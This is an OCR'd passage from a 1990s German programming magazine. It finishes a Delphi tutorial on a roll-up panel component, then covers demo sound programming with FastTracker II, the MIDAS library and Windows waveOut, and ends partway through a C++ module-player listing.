
und geben Sie den Code im Implementation-Abschnitt ein:

```
Procedure TRollup.Paint;
Begin
  inherited;
  Titel.Height :=
     Canvas.TextHeight('X') + 2;
  Button.Width :=
 Canvas.TextHeight('X');End;
```

Diese Routine wird immer aufgerufen, wenn die Botschaft vom System eintrifft. Auf diese Weise kapseln Sie auf Wunsch alle Messages Ihres Betriebssystems.

Der Feinschliff

Jetzt funktioniert das Programm bereits perfekt, solange Sie es über die *Create*-Methode in *FormClick* dynamisch aufrufen. Allerdings befindet sich Ihr Objekt als Komponente in einem anderen



DIE ROLLUP-FENSTER in der Praxis verschaffen Ihnen Platz auf Ihrer Oberfläche.

Szenario. So kann der Nutzer Ihrer Komponente zur Entwicklungszeit das Objekt beispielsweise auf dem Formular vergrößern. Und auch dann muß sich das Rollup anpassen. Verwenden Sie dazu die Windows-Botschaft *WM_Size*. Wieder deklarieren Sie zunächst den Prozedurkopf

```
Procedure Size (Var Message:
    TWMSize);  Message WM_Size;
```

im *Private*-Abschnitt. Erhält die Komponente diese Message, ruft sie die Prozedur auf:

```
Procedure TRollup.Size;
Begin
```

Ist das Rollup heruntergeklappt, legen Sie dessen Höhe in der *Tag*-Eigenschaft ab.

```
 If FIsDown Then Begin
inherited;Titel.Tag := Height;
 End;
```

Lassen Sie das Fenster neu zeichnen:

```
 SendMessage(Self.Canvas.
Handle, WM_PAINT, 0, 0);End;
```

Da es sich bei *TCustomPanel* um ein Grundgerüst für ein echtes Panel handelt, sind nur die rudimentären Eigenschaften und keine Ereignisse vorhanden. Dies holen Sie nach, indem Sie im Abschnitt *Published*, wo sich alle Eigenschaften, die später im *ObjectInspektor* zu sehen sind, befinden, die Einträge aufzählen. Diese soll auch Ihre *TRollUp*-Funktion besitzen:

```
published Property Font;
  Property BorderStyle;
```

Dasselbe gilt für die Ereignisse, die in Delphi genauso behandelt werden, als handele es sich um Eigenschaften:

```
  Property OnClick;
  Property OnDblClick;
```

Das letzte Beispiel fügt eine neue Eigenschaft hinzu, die der Titeltext des Rollups darstellen soll. Dazu deklarieren Sie eine Private-Variable namens *FCaption*

```
FCaption     : String;
```

und fügen im Abschnitt *Published* die Zeile

```
Property Caption: String
 Read FCaption Write SetCaption;
```

ein. Dies bedeutet, daß die Eingabe im *ObjectInspektor* an die Methode *SetCaption* übergeben und der Wert der Eigenschaft aus der Variablen *FCaption* ermittelt wird. Nachdem Sie den Methodenaufruf

```
procedure SetCaption
          (ACaption: String);
```

im *Private*-Abschnitt deklariert haben, lautet der Code

```
procedure TRollup.SetCaption;
Begin
 FCaption := ACaption;
 Titel.Caption := ' '+FCaption;
 Titel.ReFresh; End;
```

Damit ist die Komponente fertig, die Sie wie gewohnt in Ihre Palette aufnehmen. Im Abschnitt *Beispiele* erscheint die Komponente jedoch noch mit dem Standardsymbol. ET

Die vollständigen Projektdateien finden Sie auf der Heft-CD und in unserem Internet-Angebot unter
www.pc-magazin.de/magazin/
➥ **extras.htm**
In der Tabelle *Online Extras* steht unter *Praxis* ein Hinweis auf diesen Beitrag.





Demo-Programmierung unter Windows 95/NT

Schöne Töne

Nach den visuellen Effekten der letzten Ausgaben warten die Programme und Routinen diesmal mit akustischen Reizen auf.

CARSTEN DACHSBACHER

Ein PC mit Soundkarte kann Klänge über ein angeschlossenes Mikrofon aufnehmen oder elektrische Impulse von einer Hi-Fi-Komponente durch die Line-In-Schnittstelle empfangen. Dazu mißt er in regelmäßigen Zeitabständen die analoge Amplitude der Welle und rechnet die gemessene Spannung in einen digitalen Wert um. Beim Abspielen wandelt die Soundkarte die so erhaltenen Werte wieder in Spannungen zurück, die dann einen Lautsprecher betreiben.

Entscheidend für die Klangqualität ist zum einen die Anzahl der gemessenen Werte pro Sekunde (Sampling-Frequenz). Zum anderen spielt die Anzahl der Bits eine Rolle, die zur Repräsentation der abgetasteten Spannungswerte benutzt werden. Ein CD-Player arbeitet zum Beispiel mit einer Sampling-Frequenz von 44,1 kHz und 16 Bit pro Abtastwert. Multiplizieren Sie diese 44 100 Abtastwerte pro Sekunde mit dem Platzbedarf von 2 Byte (= 16 Bit) pro Abtastwert, so errechnen Sie einen Speicherbedarf von 88 200 Byte pro Sekunde für jeden der beiden Stereokanäle.

Um die aufgenommenen Musiksignale korrekt reproduzieren zu können, muß die Sampling-Frequenz mindestens doppelt so hoch sein wie die Frequenz des höchsten Tons. Aus dieser allgemeingültigen Regel (bekannt als Shannon-Theorem) resultiert auch der typische Frequenzgang eines CD-Players bis etwa 22 kHz.

Qual der Wahl

Um eine Demo mit Hintergrundmusik zu versehen, haben Sie die Wahl zwischen zwei verschiedenen Ansätzen.

• Sie können das ganze Musikstück aufnehmen, als *wav*-Datei speichern und parallel zur Demo abspielen. Der Vorteil hierbei ist, daß Sie nur einmal die Ausgabe starten müssen und sich um nichts weiteres zu kümmern brauchen. Außerdem benötigt die CPU zum Abspielen der Sample-Daten praktisch keine Rechenzeit. Negativ schlägt der relativ hohe Speicherverbrauch zu Buche. Wie Sie dem etwas entgegenwirken, erfahren Sie später.

• Bei der zweiten Variante werden einzelne Instrumente aufgenommen und die Musiknoten zu den Instrumentendaten gespeichert. Sie haben dann dafür zu sorgen, daß die Instrumente zu den gegebenen Zeitpunkten in der richtigen Tonhöhe abgespielt werden. Dieses Verfahren nutzen die noch vom Commodore Amiga stammenden *Modules* (MOD-Format) und die *Extended Modules* (XM-Format), welche eine erweiterte Funktionalität besitzen.

HERZSTÜCK DES FASTTRACKER II: Im Pattern-Editor weisen Sie jedem Instrument Tonhöhe, Lautstärke und Effekte zu.

Hauptsächlich fallen zwei verschiedene Berechnungen mit den Sample-Daten an. Zuerst möchten Sie sicherlich die Lautstärke eines Instruments beeinflussen. Dafür multiplizieren Sie jeden Sample-Wert mit einem Faktor und verändern somit die Amplitude, also die Lautstärke des Samples.

Die zweite wichtige Operation ist das Mischen der einzelnen Kanäle bzw. der Instrumente. Ohne Wavetable-Soundkarte muß die Software diese rechenintensive Aufgabe übernehmen. Moderne PCs sind schnell genug. Sie berechnen die Klänge in Echtzeit und fügen zusätzlich Effekte wie Chorus oder Reverb (Echo) hinzu. Das Mischen der Sample-Daten entspricht einer Addition.

Module komponieren

FastTracker II ist ein Musikprogramm, mit dem Sie selbst MOD- und XM-Musikstücke schreiben. Um Ihnen den Einstieg ins Komponieren mit FastTracker II (auf unserer Heft-CD) zu erleichtern, gibt Ihnen PC Magazin wertvolle Tips zur Hand.

Profi-Einstieg

Wie auch alle anderen Tracker auf dem Markt ist FastTracker II kein Programm, um schnell oder einfach Musik zu machen. Es erfordert eine gewisse Einarbeitung und Gewöhnung, um effektiv mit diesem mächtigen, aber unkonventionellen Tool umzugehen.


Generell ist ein sogenanntes Modul anders aufgebaut als MIDI-Dateien. Der Ansatz der Module ist – da sie ursprünglich vom Amiga stammen – sehr Hardware-nah und effizient gehalten. Generell gibt es eine Anzahl von Kanälen (normalerweise zwischen 4 und 32). Jeder Kanal entspricht einer Mono-Audiodatei, ähnlich einer *wav*-Datei. Im Gegensatz zu Harddisk-Recording-Software bieten Tracker jedoch die Möglichkeit, diese Klänge beliebig in Tonhöhe und Lautstärke zu modifizieren. So entstehen aus diesen einzelnen Samples komplexe polyphone (vielstimmige) Musikstücke.

Die Musikdaten sind deshalb in sogenannten Patterns zusammengefaßt. In einem Pattern gibt es für jeden Kanal eine Spalte, in der untereinander die Events stehen. Jedes Event besteht aus vier Komponenten:

• einer Note, die die Tonhöhe des abzuspielenden Instruments angibt;

- einer Instrumentennummer, die das Instrument bzw. das Sample spezifiziert;
- einer Lautstärkespalte, die die Lautstärke des Tons bestimmt
- und einer Effektspalte, in der Sie mittels einer dreistelligen Hexadezimalzahl bestimmte Modulationen auf den Ton anwenden.

Eine Zeile in einem Pattern entspricht einem bestimmten Zeitintervall. Im Gegensatz zu einer Event-Liste in üblichen Sequenzerprogrammen ist dieser Zeitablauf jedoch starr, das heißt, die Liste wird mit einer mehr oder weniger konstanten Geschwindigkeit von oben nach unten abgearbeitet.



SAMPLE-EDITOR: die virtuelle Stimmgabel zum Feintuning der Instrumente

In der sogenannten Order-Liste reihen Sie die Patterns aneinander und fügen so einen Song zusammen. Alle Patterns in der Orderliste werden nacheinander abgespielt. Wenn Sie sich in die – leider nicht optimale – Benutzerführung von FastTracker II eingearbeitet haben, sind Sie mit ein wenig Übung bald in der Lage, professionelle Musikstücke zu komponieren.

Im Editor von FastTracker II stellen Sie schnell fest, daß das ganze Programm mit Hexadezimalzahlen arbeitet. Der Grund dafür ist die kompaktere Darstellung der verwendeten Parameter für die Bildschirmausgabe. Das ist etwas gewöhnungsbedürftig, aber die hexadezimale Numerierung der Pattern-Zeilen erscheint bei der heutigen 4/4-Takt-dominierten Musik wesentlich intuitiver. Sie können damit Abstände von beispielsweise 4, 8 oder 16 Zeilen schneller erkennen.

Bevor Sie sich ans Werk machen, sollten Sie sich die Online-Hilfe und die mitgelieferte Dokumentation ansehen. Dort finden Sie einige Tastaturbefehle, die die Arbeit mit dem Editor wesentlich erleichtern. Da die bereits erwähnten Effektspalten in den Patterns mit Zahlen arbeiten, sollten Sie auch diese in der Hilfe nachschlagen.

Das Sound-Cockpit

Nach dem Programmstart sehen Sie den sogenannten Arbeitsbildschirm. Dieser ist in mehrere Bereiche unterteilt. In der unteren Hälfte befindet sich normalerweise die Arbeitsfläche, also der Pattern-Editor, während Sie im oberen Bildschirmteil nützliche Anzeigen oder Hilfsbildschirme sehen. Im Normalfall finden Sie links oben die Order-Liste, diverse Einstellungen, eine Speicheranzeige und einen Bereich mit Oszilloskop-Darstellungen. Diese zeigen während des Abspielens den Zustand der einzelnen Kanäle an. Im rechten oberen Teil befinden sich zwei Reihen mit Schaltflächen zum Aufrufen der verschiedenen Funktionen und Editoren, rechts daneben die Liste der Instrumente und ihrer Samples.


Da FastTracker II aus der DOS-Zeit stammt, steht zuerst die Konfiguration Ihrer Soundkarte an. Im *Config*-Menü wählen Sie in den Abschnitten *Output Device* und *Sampling Device* Ihre Soundkarte aus. Im Fall einer Sound-Blaster-kompatiblen Karte sollten Sie zusätzlich die IRQ- und DMA-Einstellungen überprüfen. Außerdem empfiehlt es sich für eine möglichst gute Klangqualität, die Optionen *Interpolation*, *16bit mixing* und *Stereo* zu aktivieren. Um die maximale Sampling-Frequenz für die Ausgabe zu wählen, klicken Sie rechts oben neben der Frequenztabelle auf *Max*.

Um ein Modul zu laden, klicken Sie oben in der Mitte auf *Disk op.* und wählen den entsprechenden Namen im Dateiauswahlfenster links oben. Mit der Schaltfläche *Save* speichern Sie ein Modul unter dem aktuellen Namen – dieser ist am unteren Fensterrand eingeblendet. Um diesen Namen zu ändern, klicken Sie ihn – wie bei allen Textfeldern in FastTracker II – mit der rechten Maustaste an. Möchten Sie einen Sample als Instrument laden, klicken Sie in der Instrumentenliste auf die Position, an der es eingetragen werden soll, und auf den Dateinamen im Dateiselektor.

Im unteren Teil des Bildschirms sehen Sie entweder den Pattern-, den Sample- oder den Instrumenteneditor. Der Pattern-Editor ist das Herzstück des Trackers. Hier geben Sie die Notendaten in die Patterns ein. Dazu benutzen Sie die Tastatur als virtuelles Keyboard: Die QWERTZ-Reihe stellt die weißen, die Zahlenreihe die schwarzen Tasten dar. QUERTZ ist ein nach der Anordnung der Tasten auf der Tastatur entstandenes Kunstwort zur Unterscheidung der englischen (QWERTY) und der deutschen (QWERTZ) Tastatur. Der Cursor befindet sich immer in der hervorgehobenen Mittelzeile des Pattern-Editors und ist mit einer Umrandung markiert.

Sie bewegen den Cursor mit den Pfeiltasten oder der *[Tab]*-Taste, um zwischen den Kanälen zu wechseln. Vorsicht: Auch wenn der Pattern-Editor nicht aktiv ist und Sie zum Beispiel den Sample-Editor sehen, können Sie den Inhalt des Pattern modifizieren. Mit der Leertaste wechseln Sie zwischen dem Anhörmodus (die Samples werden einfach nur gespielt, wenn Sie die Tasten drücken) und dem Editiermodus (die Noten werden in das Pattern eingetragen). Den Editiermodus erkennen Sie an der etwas helleren Farbe des Bildschirmrahmens.

Befindet sich der Cursor über der Notenspalte, können Sie Noten eingeben oder mit der Feststelltaste ein *Key-*



CYBER-KLAVIER: FastTracker II verwandelt die PC-Tastatur in ein virtuelles Keyboard.

off-Event setzen. Im letzteren Fall stoppt die Sample-Ausgabe des betreffenden Kanals an dieser Position. Bei den anderen Spalten geben Sie die Lautstärke und die Effekte ein, deren Zahlencodes Sie der Online-Hilfe entnehmen.

Im Sample-Editor schließlich können Sie die Sample-Daten der Instrumente betrachten und wie mit einem Wave-Bearbeitungsprogramm modifizieren.

Sound-Bibliothek benutzen

Um Ihre Kompositionen in Ihre Demo zu integrieren, bedienen Sie sich am besten einer fertigen Bibliothek wie der MIDAS Audio Library (auf unserer Heft-CD). Die Gründe, warum wir Ihnen hier eine fertige Bibliothek vorstellen, sind vielfältiger Natur: Zum einen würde die Entwicklung eines eigenen MOD-Players mit all seinen Feinheiten mehrere Ausgaben von PC Underground füllen – ganz zu schweigen von einem XM-Player.

Zum anderen ist es nicht immer sinnvoll, gleich das Rad neu zu erfinden. Deswegen kommt das MIDAS-Soundsystem auch in der Demoszene sehr oft zum Einsatz. Es ist zweifelsfrei eines der besten und bietet eine einfach Schnittstelle, um MOD- und XM-Dateien unter DOS, Windows oder Linux abzuspielen.

Aktuelle Updates und weitere Informationen bekommen Sie unter

`www.s2.org/midas`

Außer dem MIDAS-Paket, in dem eine Vielzahl von Beispielprogrammen und Dokumentationen enthalten sind, benötigen Sie nur noch eine kleine Änderung am Demo-Basissystem: Sie müssen sichergehen, daß MIDAS immer korrekt beendet wird. Deshalb fügen Sie dem Basissystem außer *demoinit()* und *demomain()* noch *demoquit()* hinzu. Diese Funktion wird beim Beenden der Demo automatisch aufgerufen.

Als Beispielprogramm hierzu finden Sie in dieser Ausgabe einen kleinen Module-Player. Dieses Programm verwendet die von MIDAS bereitgestellten Funktionen, um Informationen über die Musikwiedergabe zu erhalten:

```
MIDASmoduleInfo info;
MIDASplayStatus status;

MIDASgetModuleInfo(module,
  &info);
MIDASgetPlayStatus(playHandle,
  &status);
```

Die beiden Strukturen *&info* und *&status* werden von den aufgerufenen Funktionen mit Daten gefüllt und sind folgendermaßen definiert:

```
typedef struct {
  // Titel des Module
  char songName[32];
  // Länge der Order-List
  unsigned songLength;
  // Anzahl der ver-
  // schiedenen Patterns
  unsigned numPatterns;
  // Anzahl der Instrumente
  unsigned numInstruments;
  // Anzahl der Kanäle
  unsigned numChannels;
} MIDASmoduleInfo;

struct {
  // Position in der Order-List
  unsigned position;
  // Pattern an dieser Stelle
  unsigned pattern;
  // aktuelle Zeile im Pattern
  unsigned row;
  // Synchronisationsinfo
  int syncInfo;
  unsigned songLoopCount;
} MIDASplayStatus;
```

Der Module-Player stellt den Titel des Module in der Titelzeile dar, während er die momentane Position, das Pattern und die Zeile kontinuierlich im Fenster aktualisiert. Die Routinen, mit denen Sie die MIDAS-Bibliothek nutzen und Fehlermeldungen abfangen, finden Sie in der Datei *UseMIDAS.cpp*.

MACHT SPASS: Mit Rave-eJay schaffen Sie die Grundlagen für Ihre spätere D.J.-Karriere.

Musik im *wav*-Format

Das Komponieren mit FastTracker II benötigt ohne Zweifel einiges an Erfahrung und erscheint auf den ersten Blick sehr aufwendig. Einfacher geht es mit Musikprogrammen wie jenen aus der eJay-Reihe. Anstatt wie bei Tracker die Noten für einzelne Instrumente anzugeben, fügen Sie hier vorgefertigte Klangbausteine zu einem Musikstück zusammen. Dabei stehen Ihnen mehrere Kanäle zur Verfügung, in denen Sie mit automatischer Positionierungshilfe per Drag&Drop die Klänge aus einer Auswahl von mehreren hundert Samples aneinanderreihen können.

Abhängig vom gewählten eJay-Programm, das es für die Musikrichtungen Rave, Dance und Hip-Hop gibt, können Sie weitere Effekte und eigene Klangbausteine hinzufügen. Mit solch einem Programm erzielen Sie in kürzester Zeit beeindruckende Ergebnisse, die Sie als *wav*-Datei speichern.

Wie Sie bereits wissen, benötigen *wav*-Dateien im Vergleich zu *mid*-, *mod*- oder *xm*-Dateien relativ viel Spei-

FUNKTIONEN DER MIDAS-SOUND-BIBLIOTHEK

Wenn Sie die Datei *midasdll.lib* in Ihre Demo linken und die zugehörige Header-Datei einbinden, stehen Ihnen folgende Befehle und Datentypen zur Verfügung, mit denen Sie bereits das Abspielen starten können:

```
MIDASmodule module;
MIDASmodulePlayHandle
  playHandle;

//Startet MIDAS und ini-
//tialisiert die Soundausgabe
MIDASstartup();
MIDASinit();

//Legt fest, daß MIDAS auto-
//matisch im Hintergrund läuft
MIDASstartBackgroundPlay(0);

//Lädt die xm-Datei
module =
  MIDASloadModule("musik.xm");

//Beginnt das Abspielen
playHandle =
  MIDASplayModule(module,TRUE);

//Hier kann Ihr Programm wie
//bisher ablaufen

//Abspielen stoppen und
//Speicher freigeben
MIDASstopModule(playHandle);
MIDASfreeModule(module);

//Beendet MIDAS
MIDASclose();
```

cherplatz. Abhilfe könnte das MP3-Musikformat schaffen, das hervorragende Kompressionsraten erzielt. Allerdings ist es nicht so einfach, dieses Format wieder abzuspielen, und es gibt auch keine frei erhältlichen Bibliotheken.

Deshalb reduzieren Sie die Datenmenge mit anderen Mitteln. Der erste Schritt ist die Wahl einer niedrigeren Sample-Frequenz, da Sie für eine Demo nicht die volle CD-Qualität benötigen. Außerdem brauchen Sie für gute Ergebnisse nicht unbedingt 16 Bit je Sample-Wert. Oftmals sind 8 Bit aber zu wenig.

Um diesem Dilemma zu entgehen, nutzen Sie eine Eigenschaft des menschlichen Hörapparates aus: Das Ohr nimmt bei leisen Klangpassagen kleinere Unterschiede der Lautstärke wahr als bei lauten. Also verwenden Sie bei niedrigen Amplituden präzisere Sample-Werte, während Sie sich bei hohen Amplituden ungenaue Werte leisten können.

Wenn eine Soundkarte die Amplitude *a* in den Sample-Wert *s* überführt, wandelt sie *2*a* in *2*s* um. Es besteht also ein linearer Zusammenhang zwischen der Amplitude und dem Sample-Wert, das heißt die Genauigkeit eines Sample-Wert-Schrittes entspricht immer derselben Änderung der Amplitude. Um sich nun die Schwächen des Menschen beim Hören zunutze zu machen, verwenden Sie statt einer linearen Skala eine nichtlineare. So können Sie zum Beispiel 16-Bit-Werte in nichtlineare 8-Bit-Werte umwandeln und erhalten ein deutlich besseres Ergebnis als normalerweise bei 8 Bit. Ausgehend von einem unsigned 16-Bit-Sample-Wert errechnen Sie den neuen nichtlinearen Wert aus

```
nichtlinearer_wert =
➥ 255.0*(pow(2.0,
➥ samplewert/65536.0)-1.0);
```

Mit dieser einfachen Formel reduzieren Sie den Umfang der *wav*-Daten deutlich, ohne einen großen Verlust an Klangqualität hinzunehmen.

Bevor Sie die Daten wieder abspielen, müssen Sie diese natürlich zurückkonvertieren. Dies geschieht mit einer einfachen Formel:

```
samplewert =
➥ 65535.0*log10(1.0+wert/
➥ 256.0)/log10(2)-32767.0;
```

Die Variable *samplewert* ist hier 16 Bit signed.

Sind Sie mit dem bisherigen Ergebnis noch nicht zufrieden, wenden Sie einen sogenannten Low-Pass-Filter auf die zurückkonvertierten Sample-Daten an. Dieser Filter schwächt die Lautstärke von Klängen, deren Frequenzen über einer gewissen Grenzfrequenz liegen, deutlich ab.

Ein Klang ist – in der Realität – immer eine Mischung aus vielen verschiedenen Frequenzen. Das Rauschen allerdings, das Sie bei den Samples hören, besteht hauptsächlich aus hohen Frequenzen, die sie mit diesem Filter eliminieren.

Den denkbar einfachsten Low-Pass-Filter erhalten Sie, indem Sie den Mittelwert jeweils zweier Sample-Werte bilden:

```
for (i=1;i<anzahl_werte;i++)
➥wert[i] =
➥(wert[i]+wert
➥[i-1])/2;
```

Als letzter Punkt ist noch die Wiedergabe über Ihre Soundkarte zu klären. Für *wav*-Dateien steht Ihnen unter Windows die *PlaySound*-Funktion zur Verfügung, die Sie allerdings aus mehreren Gründen in Demos nicht verwenden sollten. Beispielsweise haben Sie damit nicht die Möglichkeit, an einer bestimmten Stelle die Soundausgabe anzuhalten und sie danach wieder fortzusetzen.

Außerdem können Sie nicht feststellen, an welcher Position innerhalb der Sample-Daten Sie sich befinden. Genau dies brauchen Sie aber, um die seit Abspielbeginn verstrichene Zeit zu berechnen und damit die Synchronisation mit Ihrer Demo zu gewährleisten.

Sie verwenden also besser das Waveform Audio Interface von Windows. Es stellt die nötigen Funktionen zur Verfügung, um beliebige *wav*-Daten abzuspielen.

Sie können auch bestimmte Teile eines Sample mit dem WaveOut-Device loopen, also mehrmals abspielen. So reduzieren Sie die Datenmenge erneut, da Sie identische Passagen eines Musikstücks – in der Praxis ein häufiger Fall – nur einmal speichern.


Um die Wiedergabe vorzubereiten, übergeben Sie der Funktion *waveOutOpen* eine *Waveformatex*-Struktur. Dort tragen Sie die von Ihnen gewünschten Parameter für die Soundausgabe ein. Das geeignete Multimedia-Gerät sucht sich *waveOutOpen* dann selbständig:

```
WAVEFORMATEX format;
HWAVEOUT wavehandle;
WAVEHDR wheader;

// ungepackte Sample-Daten
format.wFormatTag =
  WAVE_FORMAT_PCM;
// Monoausgabe
format.nChannels = 1;
// Sampling-Frequenz
format.nSamplesPerSec = 22050;
// Bytes pro Sekunde
format.nAvgBytesPerSec = 22050*2;
format.nBlockAlign = 2;

// 16 Bits pro Sample
format.wBitsPerSample = 16;
format.cbSize = 0;

waveOutOpen(&wavehandle,
  WAVE_MAPPER,&format,0,0,0);
```



UNSER MOD-PLAYER ist für die aktuelle Statusanzeige im Fenster verantwortlich.

Nun haben Sie mit *wavehandle* das richtige Ausgabegerät. Anschließend bereiten Sie den Datenblock vor, der an die Soundkarte geschickt werden soll:

```
// Zeiger auf die Sample-Daten
wheader.lpData =
    (char*)wave16bit;
// Größe des Datenblocks/Byte
wheader.dwBufferLength = size;
wheader.dwBytesRecorded = 0;
wheader.dwUser = 0;
wheader.dwFlags = 0;
wheader.dwLoops = 0;

waveOutPrepareHeader(
  wavehandle,&wheader,
  sizeof(wheader));
```

Damit ist die Soundausgabe initialisiert. Den Startschuß zum Abspielen geben Sie mit folgender Zeile:

```
waveOutWrite(wavehandle,
  &wheader,sizeof(wheader));
```

Um Ihre Demo zu jedem Zeitpunkt mit der gewünschten Musik zu synchronisieren, holen Sie mit der Zeile

```
MMTIME mmtime;
waveOutGetPosition(wavehandle,
  &mmtime,sizeof(mmtime));
```

die aktuelle Abspielposition ein, aus der Sie dann die verstrichene Zeit seit Sample-Beginn berechnen. Sie können die Zeit auch mit Hilfe der Funktion *GetDemoTime()* aus der Basisbibliothek bestimmen, allerdings sollten Sie diese Funktion nur bei kürzeren *wav*-Stücken verwenden. Auf der Heft-CD finden Sie eine vollständige Demo, die ein komprimiertes Sample lädt und dazu synchronisiert einige Effekte der letzten Ausgaben demonstriert.

Auch für dieses Programm benötigen Sie die *demoquit()*-Funktion zum Beenden der *wav*-Ausgabe:

```
waveOutReset(wavehandle);
waveOutUnprepareHeader(
  wavehandle,&wheader,
  sizeof(wheader));
waveOutClose(wavehandle);
```

Nun haben Sie alle Werkzeuge in der Hand, um Ihre eigene Demo mit allem Drum und Dran zu schreiben. Seien Sie kreativ: Wir sind gespannt auf Ihre Resultate!

PEI/JR

Die Heft-CD enthält das Programm FastTracker II, die MIDAS-Sound-Bibliothek sowie die vollständige PC Underground Demo. Download-Angebote zum Artikel finden Sie auch in unserem Internet-Angebot unter

www.pc-magazin.de/magazin/
➥extras.htm

Klicken Sie in der Tabelle *Online Extras* unter *Praxis* auf das entsprechende *Download*-Feld.

main.cpp

```
  1:
  2:
  3: #include "midasdll.h"
  4: #include "demo.h"
  5:
  6: unsigned short *screen;
  7:
  8: // Wird benötigt, um den Fenstertitel zu ändern
  9: extern HWND DemoHWND;
 10:
 11: // MIDAS-spezifische Deklarationen
 12: extern void InitMIDAS(void);
 13: extern void CloseMIDAS(void);
 14: extern void StartupMIDAS(void);
 15: extern MIDASmodulePlayHandle PlayModule(MIDASmodule
 16:   module);
 17: extern MIDASmodule LoadModule(char *fileName);
 18: extern void StopFreeModule(MIDASmodulePlayHandle
 19:   playHandle,MIDASmodule module);
 20:
 21: MIDASmodule module;
 22: MIDASmodulePlayHandle playHandle;
 23: MIDASmoduleInfo info;
 24: MIDASplayStatus status;
 25:
 26: // Variablen für unseren kleinen Module-Player
 27: short palette1[32][256];
 28: bitmaptype background;
 29: unsigned char *back;
 30: unsigned short *back16;
 31: short palette2[32][256];
 32: bitmaptype zahlen;
 33: unsigned char *zahl;
 34:
 35: BOOL demoinit (void)
 36: {
 37:   Fenster_Modus = FENSTER;
 38:
 39:   // Speicher für das Bild reservieren
 40:   screen = (unsigned short *)malloc(SCREEN_X*SCREEN_Y*2);
 41:   if (screen == NULL) return 0;
 42:   memset(screen,0,SCREEN_X*SCREEN_Y*2);
 43:
 44:   // Hintergrundbild und Zahlen-Bild laden
 45:   if (bmp_load("HINTERGRUND.BMP",background) !=
 46:     BMP_NOERROR) return 0;
 47:   if (bmp_load("ZAHLEN.BMP",zahlen) !=
 48:     BMP_NOERROR) return 0;
 49:
 50:   bmp_make16bitpalette(background);
 51:   bmp_make16bitpalette(zahlen);
 52:
 53:   back = (unsigned char *)background.cBitmap;
 54:   zahl = (unsigned char *)zahlen.cBitmap;
 55:
 56:   // Hintergrundbild einmalig in Hicolor Umwandeln
 57:   back16 = (unsigned short *)malloc(320*240*sizeof(short));
 58:   if (back16 == NULL) return FALSE;
 59:   for (int ofs = 0; ofs<SCREEN_X*SCREEN_Y; ofs ++)
 60:     back16[ofs] = background.sColors[back[ofs]];
 61:
 62:   // MIDAS starten,initialisieren und Module laden
 63:   StartupMIDAS();
 64:   InitMIDAS();
 65:   module = LoadModule("test.s3m");
 66:
 67:   return TRUE;
 68: }
 69:
 70:
 71: // Gibt eine Zahl aus
 72: void write_single(int x,int y,int v)
 73: {
 74:   int i,j;
 75:   int ofs = x+y*SCREEN_X;
 76:
 77:   for (j=0; j<14; j++)
 78:   {
 79:     for (i=0; i<10; i++)
 80:     {
 81:       int p = zahl[i+(j+v*14)*320];
 82:       if (p != 16) screen[ofs] = zahlen.sColors[p];
 83:       ofs++;
 84:     }
 85:     ofs += SCREEN_X-10;
 86:   }
 87: }
 88:
 89: // maximal 3-stellige Zahl ausgeben,
 90: // x ist rechtsbündige Koordinate
 91: void write_number(int x,int y,int v)
 92: {
 93:   write_single(x-10,y,v%10);
 94:   v /= 10; if (v>0) write_single(x-20,y,v%10);
 95:   v /= 10; if (v>0) write_single(x-30,y,v%10);
 96: }
 97:
 98: void demomain(void)
 99: {
100:   // Modulenamen in den Fenstertitel !
101:   MIDASgetModuleInfo(module,&info);
102:
103:   char text[128];
104:   strcpy(text,"PC Underground: \"");
105:   strcat(text,info.songName);
106:   strcat(text,"\"");
107:   SetWindowText(DemoHWND,text);
108:
109:   // Abspielen starten
110:   playHandle = PlayModule(module);
111:
112:   // Hintergrundbild komplett kopieren
113:   memcpy(screen,back16,320*240*2);
114:
115:   while (DemoRunning)
116:   {
